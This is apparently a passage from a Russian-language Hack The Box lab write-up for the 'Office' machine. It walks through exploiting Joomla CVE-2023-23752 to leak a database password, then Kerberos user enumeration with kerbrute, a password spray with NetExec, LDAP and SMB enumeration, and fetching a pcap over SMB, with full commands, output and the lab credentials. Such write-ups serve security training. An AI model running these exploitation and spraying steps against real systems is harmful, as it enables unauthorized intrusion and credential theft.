
GitHub
https://github.com › CVE-20... · Перевести эту страницу
K3ysTr0K3R/CVE-2023-23752-EXPLOIT
CVE-2023-23752 - **Joomla** Improper Access Check. An issue has been identified in **Joomla** versions 4.0.0 through **4.2.7**. This **vulnerability** relates to an improper ...

Поиск эксплоитов в Google

И сразу узнаём, что в нашей версии есть уязвимость CVE-2023-23752, что позволит нам получить учетные данные для подключения к базе данных. Для этого будем использовать найденный эксплоит.

Запускаем и указываем адрес:

```
python3 CVE-2023-23752.py -u http://10.10.11.3
```




```
~/tmp/HTB/office/CVE-2023-23752-EXPLOIT git:(main) (12.07s)
python3 CVE-2023-23752.py -u http://10.10.11.3
CVE-2023-23752
Coded By: K3ysTr0K3R --> Hug me ʕっ•ᴥ•ʔっ

[*] Checking if target is vulnerable
[+] Target is vulnerable
[*] Launching exploit against: http://10.10.11.3
---------------------------------------------------------------------------------------------------------------
[*] Checking if target is vulnerable for usernames at path: /api/index.php/v1/users?public=true
[+] Target is vulnerable for usernames
[+] Gathering username(s) for: http://10.10.11.3
[+] Username: Administrator
---------------------------------------------------------------------------------------------------------------
[*] Checking if target is vulnerable for passwords at path: /api/index.php/v1/config/application?public=true
[+] Target is vulnerable for passwords
[+] Gathering password(s) for: http://10.10.11.3
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
[+] Password: H0lOgrams4reTakIng0Ver754!
[~] No passwords found
[~] No passwords found
[~] No passwords found
[~] No passwords found
```

Результат работы эксплоита

Уязвимость заключается в неправильной проверке доступа. Эксплоит проверяет различные API, которые могут вернуть учетные данные для подключения к базе данных. Однако для авторизации в CMS полученный таким образом пароль не подошел, а других пользователей, кроме администратора, найти не удалось.

В этом случае используем недочет протокола Kerberos: на запрос тикета пользователя могут приходить ответы с разными кодами ошибок. Один — при запросе тикета для несуществующего пользователя, другой — в ответ на неверный пароль. Таким образом, можно методом перебора узнать, какие пользователи есть в домене. Для этого используем утилиту **kerbrute**.

```
kerbrute_linux_amd64 userenum --dc dc.office.htb -d office.htb xato-
net-10-million-usernames.txt
```




```
Using KDC(s):
 dc.office.htb:88

[+] VALID USERNAME:       administrator@office.htb
[+] VALID USERNAME:       Administrator@office.htb
[+] VALID USERNAME:       ewhite@office.htb
[+] VALID USERNAME:       etower@office.htb
[+] VALID USERNAME:       dwolfe@office.htb
[+] VALID USERNAME:       dlanor@office.htb
[+] VALID USERNAME:       dmichael@office.htb
```

Результат перебора пользователей

Сохраняем найденных пользователей в файл и спреим полученный ранее пароль с помощью **NetExec**.

```
nxc smb 10.10.11.3 -u users.txt -p 'H0lOgrams4reTakIng0Ver754!'
--smb-timeout 3
```




```
nxc smb 10.10.11.3 -u users.txt -p 'H0lOgrams4reTakIng0Ver754!' --smb-timeout 3
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [-] office.htb\Administrator:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\ewhite:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [-] office.htb\etower:H0lOgrams4reTakIng0Ver754! STATUS_LOGON_FAILURE
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
```

Результат спрея пароля

Теперь у нас есть валидная учетная запись, что позволяет провести базовую разведку в домене.

Первым делом получим список всех пользователей.

```
nxc ldap 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --users
```




```
nxc ldap 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --users
LDAP        10.10.11.3      389    10.10.11.3       [-] Error retrieving os arch of 10.10.11.3: Could not connect: timed out
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
LDAPS       10.10.11.3      636    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
LDAPS       10.10.11.3      636    DC               [*] Total of records returned 15
LDAPS       10.10.11.3      636    DC               Administrator                  Built-in account for administering the computer/domain
LDAPS       10.10.11.3      636    DC               Guest                          Built-in account for guest access to the computer/domain
LDAPS       10.10.11.3      636    DC               krbtgt                         Key Distribution Center Service Account
LDAPS       10.10.11.3      636    DC               PPotts
LDAPS       10.10.11.3      636    DC               HHogan
LDAPS       10.10.11.3      636    DC               EWhite
LDAPS       10.10.11.3      636    DC               etower
LDAPS       10.10.11.3      636    DC               dwolfe
LDAPS       10.10.11.3      636    DC               dmichael
LDAPS       10.10.11.3      636    DC               dlanor
LDAPS       10.10.11.3      636    DC               tstark
LDAPS       10.10.11.3      636    DC               web_account
```

Список пользователей

Также необходимо сразу узнать, какие пользователи могут получить сессию через службу WinRM. Для этого запросим членов группы «Пользователи удаленного управления».

```
nxc smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --group
'Remote Management Users' --smb-timeout 3
```




```
nxc smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --group 'Remote Management Users' --smb-timeout 3
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
SMB         10.10.11.3      445    DC               [+] Enumerated members of domain group
SMB         10.10.11.3      445    DC               office.htb\HHogan
```

Содержимое группы Remote Management Users

Получить сессию на сервере можно всего через одного пользователя. Теперь стоит проверить общие ресурсы SMB.

```
nxc smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --shares
--smb-timeout 3
```




```
nxc smb 10.10.11.3 -u dwolfe -p 'H0lOgrams4reTakIng0Ver754!' --shares --smb-timeout 3
SMB         10.10.11.3      445    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:office.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.3      445    DC               [+] office.htb\dwolfe:H0lOgrams4reTakIng0Ver754!
SMB         10.10.11.3      445    DC               [*] Enumerated shares
SMB         10.10.11.3      445    DC               Share           Permissions     Remark
SMB         10.10.11.3      445    DC               -----           -----------     ------
SMB         10.10.11.3      445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.3      445    DC               C$                              Default share
SMB         10.10.11.3      445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.3      445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.3      445    DC               SOC Analysis    READ
SMB         10.10.11.3      445    DC               SYSVOL          READ            Logon server share
```

Общие ресурсы SMB

Каталог `SOC Analysis` — нестандартный, поэтому нужно просмотреть его содержимое.

```
impacket-smbclient 'office.htb/dwolfe:H0lOgrams4reTakIng0Ver754!'@10.
10.11.3
```



```
impacket-smbclient 'office.htb/dwolfe:H0lOgrams4reTakIng0Ver754!'@10.10.11.3
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# use SOC Analysis
# ls
drw-rw-rw-          0  Wed May 10 21:52:24 2023 .
drw-rw-rw-          0  Wed Feb 14 13:18:31 2024 ..
-rw-rw-rw-    1372860  Wed May 10 21:51:42 2023 Latest-System-Dump-8fbc124d.pcap
# get Latest-System-Dump-8fbc124d.pcap
```

Содержимое общего SMB-ресурса

В общем каталоге находим дамп трафика. Скачиваем его для анализа.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

